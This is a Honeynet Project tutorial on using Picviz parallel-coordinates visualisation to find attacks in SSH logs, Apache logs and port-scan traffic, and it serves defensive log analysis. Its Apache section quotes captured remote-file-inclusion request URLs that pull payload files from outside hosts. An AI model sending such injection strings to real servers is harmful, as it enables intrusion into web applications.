

Know Your Tools: use Picviz to find attacks

The Honeynet Project
<http://www.honeynet.org>

[Sebastien Tricaud](#) – [The Honeynet Project](#)
[Victor Amaducci](#) – [University of Campinas \(Unicamp\)](#)

Last Modified: *November 25, 2009*

INTRODUCTION

This document explains how Picviz can be used to spot attacks. We will use three examples in this paper; analysis of ssh connection logs, demonstration of the graphical interface on network data generated by a port scanner and the use of Picviz command line to discover attacks towards an Apache web server. Picviz can handle large amounts of data, as illustrated by the last example in which two years of raw Apache access logs are analyzed. We will show how we can find attacks that previously have been hidden and discover them in a very short time!

We hope Picviz will make you more efficient in analyzing any kind of log files, including network traffic, and able to spot abnormalities even with large dataset.

HISTORY OF THE PROJECT

Picviz development started in July 2008 after Sebastien Tricaud and Philippe Saadé discussed how mathematics could help visualize IP network traffic that would greatly improve data-mining and defense processes.

Since then, Picviz has been available as open-source software and, with the help of Victor Amaducci and Gabriel Cavalcante during Google Summer of Code 2009, it is now equipped with a GUI.

MOTIVATIONS

The problem we all know too well is the amount of events we have to deal with everyday. It becomes difficult to digest the data and extract relevant information, including attacks. This is why we approached the problem through data visualization. However, when using visualization, data is often represented as a pie chart, histogram, or 3D plot. While this can give initial insights into your data, this is a severe reduction of all the dimensions each event carries. As an example, often, the time is not part of the graph, and when it is, only one or two dimensions are left. To fix this limitation, we use **parallel coordinates**. Parallel coordinates allows us to represent an infinity of events in multiple dimensions. Another benefit from using visualization is to explore things and see patterns that you did not know before.

PICVIZ BASICS BEFORE TAKEOFF

Picviz use the parallel coordinates visualization technique to create an image from nearly any kind of data in parallel coordinates.

Picviz was designed to be **generic** (graph a multitude of data types), **modular** (every part of the creation of an image can be controlled and every module is exclusively responsible for a single task) and **easy to use** (graphical user interface that allows for easy interaction with the data).

In this KYT paper, we will first briefly explain the Picviz architecture. Following this overview, we jump into the various examples. We use Python to convert our Apache logs into a Picviz Graph Description Language (PGDL) file, create a visualization and use the graphical interface for more intensive analysis.

INSTALLING PICVIZ

This paper talks about Picviz v. 0.6 for the engine and v. 0.7 for the GUI. This covers the installation of Picviz for Linux systems. Do not be confused in the version number that differs from the GUI to the engine.

Please go to <http://www.wallinfire.net/files/picviz> and download all the files.

- PicvizLogParser.py: helper to convert logs into Picviz format (PGDL), simply put this file in the same directory than your python parser
- libpicviz-0.6.1.tar.gz: library containing also the python bindings
- picviz-cli-0.6.tar.gz: console program
- picviz-gui-0.7.tar.gz: interactive GUI program

To install the library you need:

- cmake (<http://www.cmake.org>)
- PCRE library (<http://www.pcre.org>)
- cairo library (<http://www.cairographics.org>)
- python 2.x library (<http://www.python.org>)

Installing the library

We decompress the file, compile the library, and install the bindings.

```
$ tar xvf libpicviz-0.6.1.tar.gz
$ cd libpicviz-0.6.1
$ make
$ sudo make install
$ cd src/bindings/python
$ sudo ./setup.py install
```

Installing the console program

We decompress the file, and compile to create the binary:

```
$ tar xvf picviz-cli-0.6.tar.gz
$ cd picviz-cli-0.6/src
$ make
$ sudo make install
```

Installing the GUI program

The GUI depends on PyQt (<http://www.riverbankcomputing.co.uk/software/pyqt/intro>).

The installation is straightforward:

```
$ tar xvf picviz-gui-0.7.tar.gz
$ cd picviz-gui-0.7
$ sudo ./setup.py install
```

HOW DO TO READ PICVIZ GRAPHS?

The example below is a log line written by the ssh daemon:

```
Aug 21 17:28:54 ellington sshd[2824]: Accepted password for toady from 192.168.32.5 port 37189
ssh2
```

This can be seen as one event, with multiple variables: time, machine, daemon, authentication type, target user, source IP, target port and protocol.

Feeding Picviz with this event will produce this parallel plot coordinates image:





Figure 1: Graphical representation of a ssh connection event

A single line represents a single event and every axis has its own way of representing a single dimension: if we take the first axis, the time, the first plot is not put in the middle of this axis since midnight is at the bottom, and 23:59:59 is at the very top. The time this event happened, 17:28 starts the line almost half way between noon and midnight. Even without a time label put on the line plot position, this is sufficient to get an idea about when the event happened.

Only three steps are necessary to create the visualization:

1. Acquire your data: logs, database, csv, network traffic, etc.
2. Convert the data into the Picviz Graph Description Language (PGDL): define axes types and different properties
3. Generate a static image or use the Graphical User Interface (GUI)



PGDL: Picviz Graph Description Language

The PGDL language allows us to define how the data in the relevant data fields are parsed. Different kind of parsers are provided with Picviz.

The PGDL is structured in several blocks. A PGDL file requires at least two blocks: **axes** and **data**. The **axes** block defines each axis type, order and visibility; the **data** block contains the data.

In PGDL, each dimension is represented by an axis. Axes are defined in the **axes** section:

```

axes {
    timeline axis1;
    enum axis2;
    ...
}
  
```

You can see a keyword placed before each axis name. It defines the way the data shall be placed on the axis. It is similar to variables you can have in programming languages: integer, short, string, timeline, enum etc.

The bottom of the axis always represents the lowest value and the highest on top. An axis defined as **timeline** will put midnight at the bottom. The **enum** variable will spread the data on the axis with an optimized distance. There are a few additional variable types to be familiar with, such as **integer** (0 to 65535), **string** (any string, placing short strings (e.g. "foo") at the bottom and long strings at the top (e.g. "a very very long string that will be the longest ever" at the top).

Once the axes section is defined, data must be put in the **data** section as shown below:

```

data {
    axis1="12:00", axis2="anything";
    ...
}
  
```

Data is your original data from your log. Each dimension is comma separated.

You can also define layers to put data in, such as:

```
Data {
  layer lunch {
    axis1="12:00", axis2="anything";
    axis1="12:05", axis2="something";
  }
  axis1="14:42", axis2="yet another thing";
  ...
}
```

This would allow you to filter out those layers to ease your search in your graphs.

While Picviz can easily convert CSV into PGDL, Picviz does not use CSV as the preferred input for the following reasons:

- Needs a configuration file to set properties for each dimensions
- Parallel coordinates provide a convenient way to change the axes order, without selecting a whole column. (Cut and paste would be required for CSV files)
- Every line can belong to a layer (and thus allow easy interaction with graphical software like Gimp or Photoshop)
- Each line can have their own properties
- Cannot add useful information for the GUI or the static image generation.

FROM LOGS TO PGDL

Picviz provides tools to easily generate PGDL from logs. PGDL logs are generated through parsing the log file with PCRE (Perl Compatible Regular Expression) and extraction of the relevant fields.

To find the appropriate PCRE, we need to define which data we want to visualize from the log file. A typical Apache access.log line looks like the following example:

```
192.168.253.134 - - [05/Sep/2007:13:38:26 +0200] "GET /files/ HTTP/1.1" 200 1922 "-" "Mozilla/5.0
(X11; U; Linux i686; en-US; rv:1.8.1.5) Gecko/20070718 Fedora/2.0.0.5-1.fc7 Firefox/2.0.0.5"
```

We can extract the following fields:

Field	Value
Time	13:38:26
IP Source	192.168.253.134
Response code	200
Data size	1922
User Agent	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.5) Gecko/20070718 Fedora/2.0.0.5-1.fc7 Firefox/2.0.0.5
Protocol	HTTP/1.1
Request type	GET
URL	/files/

Table 1 – Relevant fields from Apache access.log

Which is translated to the following in PCRE:

```
(\d+.\d+.\d+.\d+) \-.*\- \[\d+\/\w+\/\d+:(\d+:\d+):\d+.*\] \\\\"(\w+) (\S+) (\S+)\\\\" (\d+) (\d+)
\\\"S+\\\" \\\\"(.*)\\\"
```

The Python code required to produce the PGDL is very simple using the PicvizLogParser class:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import sys
from PicvizLogParser import PicvizLogParser

if len(sys.argv) < 2:
    print 'usage: ' + sys.argv[0] + ' input-file > output-file'
    sys.exit(-1)

axes = ['ip', 'time', 'request', 'url', 'proto', 'respcode', 'size', 'useragent']
pp = PicvizLogParser(sys.argv[1], axes, header="Apache access.log")

pp.axesdict['url']['type'] = 'string'
pp.axesdict['respcode']['type'] = '500'
pp.axesdict['size']['type'] = 'integer'

pp.setPCRE(r'(\d+.\d+.\d+.\d+) \-.*\- \[\d+\/\w+\/\d+:(\d+:\d+):\d+.*\] \\\\"(\w+) (\S+) (\S+)\\\\"
(\d+) (\d+) \\\\"S+\\\" \\\\"(.*)\\\"')

pp.run(pp.defaultprintcb)
```


The PicvizLogParser class reduces the parser creation to the bare minimum:

- by default, unknown axis type is **enum**,
- guess the most appropriate variable for axes ip and time (which will be set to **ipv4** and **timeline** respectively),
- sets the extracted data in the order set in the axes table from the PCRE,
- runs the parser with the provided default print callback

For our log line, the PGDL output is:

```
header {
  title="Apache access.log";
}
axes {
  500 respcode [ label="Respcode" ];
  enum proto [ label="Proto" ];
  string url [ label="Url" ];
  ipv4 ip [ label="Ip" ];
  enum request [ label="Request" ];
  timeline time [ label="Time" ];
  enum useragent [ label="Useragent" ];
  integer size [ label="Size" ];
}
data {
  ip="192.168.1.42", time="13:38", request="GET", url="/files/", proto="HTTP/1.1", respcode="200",
  size="1922", useragent="Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.5) Gecko/20070718
  Fedora/2.0.0.5-1.fc7 Firefox/2.0.0.5";
}
```

This PGDL file produces this PNG image:



The Axis order can easily be re-ordered by changing the axis section in the PGDL source file.

Using the Command Line Interface (CLI)

When working on parallel coordinates, we can have several Gigabytes of logs to look at. In this case, the GUI makes the work difficult simply because a dynamic GUI cannot handle as much lines a static image can.

The proposed method is to first use the CLI to get an idea, and, once the number of events is reduced (about 10000 on a regular machine), the GUI can be used, which is a more convenient way to further explore the data.


The actual command line that produced the image of the apache log above is:

```
$ pcv -Tpngcairo apache-log.pgdl -r -a -o apache-log.png
```

Where **pcv** is the binary name for the Picviz CLI, **pngcairo** the plug-in used to produce a png image, **-r** a switch to increase the image resolution (you can add as much **-r** as you want. A fairly good resolution is usually obtained with **-rrr** but this was too big to fit in this paper). **-a** is the switch to tell Picviz to display the text on each axis, and **-o** it to set the output image result, otherwise the png image will be sent to stdout. All the different parameters are explained in the appendix of this paper.

The figure below shows 6 axes in the following order: time, ip source, user agent, proto, request type and the typed URL. On 72MB of logs, 339678 lines are produced, using the same command line as above (but removing the labels. If you want to remove labels on a given axis, set the property **print="false"**):

```
$ pcv -Tpngcairo access.pgdl -r -o kyt-access.png
[+] Picviz - (c) 2008-2009 Sebastien Tricaud
[+] Parsing
[+] Rendering
[+] Output pngcairo image to 'kyt-access.png'
```




This image displays 339678 events. It can be complex as is, however we can easily discover some facts, such as:

- The web server is being used all the time, no difference between daytime and nighttime
- Only two protocols are being used (that are HTTP/1.1 and HTTP/1.0)
- Six request types were used. While GET is the main one, there are other interesting requests that we could investigate
- One request type (actually GET) covers fully the URL axis while other request types seems to cover only a subset.

Based on experience, do you know how evil libwww-perl can be in your logs? That is the default user agent for Perl scripts doing http requests, which mostly have malicious intent.

```
$ pcv -Tpngcairo -Wpcrc -ra access.pgdl -o kyt-access-wwperl.png 'value = ".*libwww-perl.*" on axis 3'
[+] Picviz - (c) 2008-2009 Sebastien Tricaud
[+] Applying filter 'value = ".*libwww-perl.*" on axis 3'
[+] Parsing
[+] Rendering
[+] Output pngcairo image to 'kyt-access-wwperl.png'
[+] Done
```



While it is hard to see a value on an image, we just replace **-Tpngcairo** to **-Ttext** (or **-Tsvg** if you want to play with your svg viewer) from the above command line, and we can see some interesting patterns:

```
/files//contenido/external/frontend/news.php?cfg[path][includes]=http://wons719.myi.cc/bbs/latest_s
kin/nzeo/survey/images/asc?????????
/files/gvglue.py//index.php?a=http://missdica.com/board/skin/zero_vote/safe.txt?
/modules/Forums/admin/admin_db_utilities.php?phpbb_root_path=http://gw-gold.net/dragoc/id.txt?
/files/patch/?a=http://miltube.com/classifieds/adpics/4775a92114654d7aac6f08ac4.jpg?????????????????
?????????????
...
```

Unlike the grep tool, with this image we can see at first glance all the correlations with the other dimensions and compare with what is different or similar. We can say that all the `.*libwww-perl.*` user agents all use the same HTTP/1.1 protocol and request type: GET. We could even explore further and display countries instead of IP addresses etc.


Heatline mode

Now we want to see what events are more frequent in the logs. We apply a color mask based on the frequency of apparition of a given line. This frequency is calculated between two axes based on how often a line is drawn. It is performed using the **heatline** rendering mode. The heatline mode breaks lines color to create a gradient from green (low frequency event) to red (highest frequency event) via yellow (medium).

This mode is called by simply adding **-Rheatline** to the command line.

```
$ pcv -Tpngcairo -ra access.pgdl -o kyt-access-heatline.png -Rheatline
```

Going back to the first picture with the heatline color mask would give us:



We actually have a color gradient that goes from green to red via yellow. Red means high frequency of apparition, yellow means medium while green means low.


In this picture, it is easy to spot that one IP does a lot of requests with one user agent only. We found out that this is the Google bot crawling our server.

The frequency can also be filtered. For example, to filter all the events that appeared below 0.0001% you can apply this filter: **'freq < 0.0001'**.

Staying on the same log file, the idea now is to select some events for further analysis. This can be all the events not being a GET request type.

```
$ pcv -Tpngcairo -ra access.pgdl -o kyt-access-noGET.png 'value != "GET" on axis 5'
```

That would produce this image:



Since we do not use heatlines. As a result, we do not have colors for this example.

Picviz Graphical User Interface (GUI)

The GUI allows us to dynamically interact with data. It cannot handle as many events as the CLI, but allows you to interact with parallel coordinates to further explore the data. We will use the GUI to show the behavior of various port scanner.

Whenever you need to do network traffic analysis, you need to filter out the flow from the overall traffic, since the tcp protocol is connection oriented, you will have the noise of the replies. To extract the flow efficiently, we use Argus (<http://www.qosient.com>) to create a CSV file.

Our scanning configuration is:

- Scanning host: 192.168.1.160
- Victim: 192.168.1.158

For convenience, all the files (pcap, argus, csv) are stored there: <http://www.wallinfire.net/files/picviz/portscan-dataset>

We show only the process of capturing and transforming network flow into CSV with the nmap program, but it is exactly the same with the other port scanners.

We first run tcpdump to capture the network traffic and store it into the pcap file nmap-argus.pcap:

```
# tcpdump -s 0 -n -i eth0 -w nmap-argus.pcap
```

We run nmap to port scan the victim:

```
$ nmap 192.168.1.158
```

When the nmap is finished, we can stop tcpdump and transform nmap-argus.pcap into the argus format:

```
$ argus -mAJZRU 512 -r nmap-argus.pcap -w nmap-argus.arg3
```

Finally, from the argus file we can convert the flow into CSV with ra (provided with argus sources):

```
$ ra -c ',' -nr nmap-argus.arg3 -s stime saddr daddr sport dport spkts dpkts sbytes dbytes > nmap-argus.csv
```

Actually this CSV file still needs to be converted into PGDL using csv2picviz.pl (from <http://www.wallinfire.net/files/picviz/>):

```
$ csv2picviz.pl nmap-argus.csv nmap-argus.pgdl
Is this line the graph header ?
22:30:22,192.168.1.160,192.168.1.158,50541,5900,1,1,60,54
yes/no: no
Please type the field separator: ,
Set your graph title: Nmap scanner
$
```

With these steps, the nmap-argus.pgdl file is created. Unfortunately the axes are not the right type. If we open this file, you can see:

```
axes {
    string axis0;
    string axis1;
    string axis2;
    string axis3;
    string axis4;
    string axis5;
    string axis6;
    string axis7;
    string axis8;
}
```

Instead, this must be:

```
axes {
    timeline axis0 [label="Time"];
    ipv4 axis1 [label="Source"];
    ipv4 axis2 [label="Destination"];
    port axis3 [label="Sport"];
    port axis4 [label="Dport"];
    5 axis5 [label="Spkts"];
}
```


```

5 axis6 [label="Dpkts"];
250 axis7 [label="Sbytes"];
250 axis8 [label="Dbytes"];
}
    
```


Once we have the correct type for each axis, the pgdl file can be opened by the GUI:

```

$ picviz-gui nmap-argus.pgdl
    
```



The GUI has some convenient features, such as on the fly axes reordering. Select another axis and then click on the "Change" button on the very right.




In various captures from network traffic, parallel coordinates nicely illustrate port scanning activity. The interface has a lot of features that cannot be covered in the KYT paper, such as:


- Layers: select wanted lines with the mouse and click on the "+" icon of the Layer frame to name a layer from your selection,
- Brushing: paint in the wanted color the selected lines,
- Zoom: zoom on a specific part of the graph,
- Increase line width: to set a specific line bigger than the others,
- Undo/Redo,
- Hide/Show only selected lines
- ...

To see the behavior of various port scanner, let's see how they plot in parallel coordinates:


Nmap



Angry IP scanner



Unicornscan



While nmap and unicornscan focus on a few ports when doing a regular scanning, angry IP scanner scans all of them. Nmap uses only one source port, whereas both angry ip scanner and unicornscan use several.

SUMMARY & CONCLUSIONS

In this article, we presented the most important concepts of Picviz, parallel coordinates, and the PGDL language. We showed how Picviz can be used to explore SSH logs, Apache's log files, and network data analysis. We introduced the GUI and showed how it can be used to identify a variety of port scans.

In this paper, we presented various examples and parallel coordinate graphs. Maybe you didn't try the examples yourself, but rather just looked at the illustrations to get a sense of Picviz' capabilities. The sense on how visualization can be used is often as simple as looking at the image.

However, we really recommend you to apply parallel coordinates with Picviz on your own data. This way you will discover the "Picviz Experiment Thrill" of seeing something you may not have thought of before or uncover attacks you have not seen before.

FUTURE WORK

Picviz can be considered to be in an early stage: even if it is already useful in the process of log analysis. However, some features are missing. First of all, the GUI will be improved so that it can handle a very large number of events. Secondly, we want to add a module that will greatly ease the process of finding the correlated events. Based on mathematical development Philippe Saadé and Sebastien Tricaud did recently, this module will boost Picviz power in forensic analysis. Finally, we want to share a set of tutorials and howto's so that anyone can learn how to use Picviz efficiently for their everyday activities.

The best we can say is: stay tuned ;-) If you have some ideas, we are keen to hear them.

ACKNOWLEDGEMENTS

We would like to thank the following people:

- Google, for their summer of code. The GUI would not be as advanced as it is today without the GSOC.
- CS Lee (aka geekool) to providing the argus data

- Gabriel Cavalcante for his incredible amount of work put in the GUI as a contributor and now as a co-maintainer
- Angelo Dell'Aera, Eugene Teo, Hugo González, Felix Leder, Sjur Eivind Usken, Raffael Marty, and Christian Seifert for reviewing the paper. Their input required a lot of effort and their help was very valuable to make this paper what it is today.

FURTHER READING

For the interested reader, here's some reference on the work on parallel coordinates:

- Applied parallel coordinates for logs and network traffic attack analysis, Journal of Computer Virology (DOI: 10.1007/s11416-009-0127-3)
- Picviz: finding a needle in a haystack. Usenix Workshop on the Analysis of System Logs 2008 (<http://www.usenix.org/event/waslo8/>)
- Classification and visualization for high-dimensional data. KDD '00: Proceedings of the sixth ACM SIGKDD international conference on Knowledge discovery and data mining.
- The automated multidimensional detective. INFOVIS '99: Proceedings of the 1999 IEEE Symposium on Information Visualization.
- Parallel coordinates for visualizing multi-dimensional geometry. CG International '87 on Computer graphics 1987.

Appendix A

PICVIZ CLI CHEAT SET

Generate a png image from a PGDL file:

```
$ pcv -Tpngcairo file.pgdl > file.png
```

Or:

```
$ pcv -Tpngcairo file.pgdl -o file.png
```

Generate a svg image from a PGDL file:

```
$ pcv -Tsvg file.pgdl > file.svg
```

List if parameters that can be added to the command line

Parameter	Description	Example
-a	Add text labels with plots	pcv -Tpngcairo -a file.pgdl -o file.png
-Ln	Add text labels every n lines	pcv -Tpngcairo -L100 file.pgdl -o file.png
-m	Add text labels only on minimum and maximum plotted values	pcv -Tpngcairo -m file.pgdl -o file.png
-l	Learn from string values the best algorithm to select	pcv -Tpngcairo -l file.pgdl -o file.png
-pfile	Sets the PID file to use for the real-time mode	pcv -Tpngcairo -s /tmp/socket -t template.pgdl -o file.png -p /tmp/picviz.pid
-q	Quiet mode on	pcv -Tpngcairo -q file.pgdl -o file.png
-Rplugin	Set the rendering plugin to use. Available plugin(s): headline	pcv -Tpngcairo -Rheadline file.pgdl -o file.png
-r	Increase the image resolution	pcv -rrr -Tpngcairo file.pgdl -o file.png
-Tplugin	Image format output plugin. Available plugin(s): svg, pngcairo, freqsort, debug, text	pcv -Tpngcairo file.pgdl -o file.png
-ssocket	Socket file to use for real-time	pcv -Tpngcairo -s /tmp/socket -t template.pgdl -o file.png -p /tmp/picviz.pid
-t	Template to use for real-time	pcv -Tpngcairo -s /tmp/socket -t template.pgdl -o file.png -p /tmp/picviz.pid
-Wplugin	Additional plugin for various purposes (such as PCRE to allow pattern matching when filtering). Available plugin(s): pcre	pcv -Tpngcairo file.pgdl -o file.png -Wpcre 'value = *.foobar.*'
-Aparameter	Provides a specific parameter to a plugin. Available parameters(s): curves (to draw curves instead of lines) for the pngcairo plugin, virus (to propagate the highest frequency among all the lines belonging to one event) for the headline rendering plugin	pcv -Tpngcairo file.pgdl -o file.png -Acurves

Table 2 – CLI parameters

FILTERS CHEAT SET

Just like tcpdump and its filters, Picviz allows filtering from the command line. Simply append your filter after the command line:

```
$ pcv -Tsvg file.pgdl -o file.svg 'your filter here'
```

Since the filtering is handled by the library, it was used with the Python bindings so that the graphical interface could also be started with filters:

```
$ picviz-gui file.pgdl 'your filter here'
```

Where 'your filter here' can be replaced with this syntax:

```
[value|plot|freq] relation value [{on axis n}||{on axes}] {[and|or]} ...
```

There are three filter types: value, plot and freq.

value

Select the data based on a string value.

Select only the value foobar on the third axis:

```
$ pcv -Tpngcairo file.pgdl -o file.png 'value = "foobar" on axis 3'
```

Select everything but the value foobar on the first axis:

```
$ pcv -Tpngcairo file.pgdl -o file.png 'value != "foobar" on axis 1'
```

If combined with the PCRE plugin, pattern matching can be used. To use the PCRE plugin, pcv must be called with `-Wpcrc`. To select everything containing 'foobar', one can do:

```
$ pcv -Tpngcairo file.pgdl -o file.png -Wpcrc 'value = ".*foobar.*" on axis 1'
```

plot

Select the data based on the rendered plotted point on an axis.

To select only the lines where the rendered plot on the second axis is greater than 123 and the third axis is 42:

```
$ pcv -Tpngcairo file.pgdl -o file.png 'plot > 123 on axis 2 and plot = 42 on axis 3'
```

However, it is possible to use percentage to avoid calculating the exact rendered point by hand:

```
$ pcv -Tpngcairo file.pgdl -o file.png 'plot <= 50% on axis 2'
```

freq

When combined with the frequency analysis, it is convenient to select only the wanted frequency.

To select all the events with a frequency below than 0.005 %, this must be typed:

```
$ pcv -Tpngcairo file.pgdl -o file.png -Rheatline 'freq < 0.005'
```

Note: **-Rheatline** is always required to use the frequency filter.

ABOUT THE AUTHORS

Sebastien Tricaud is the lead developer of Picviz, runs the French chapter of the HoneyNet Project and serves as a CTO.

Victor Amaducci a student at Unicamp in Brasil and worked on the GUI during the Google Summer of Code.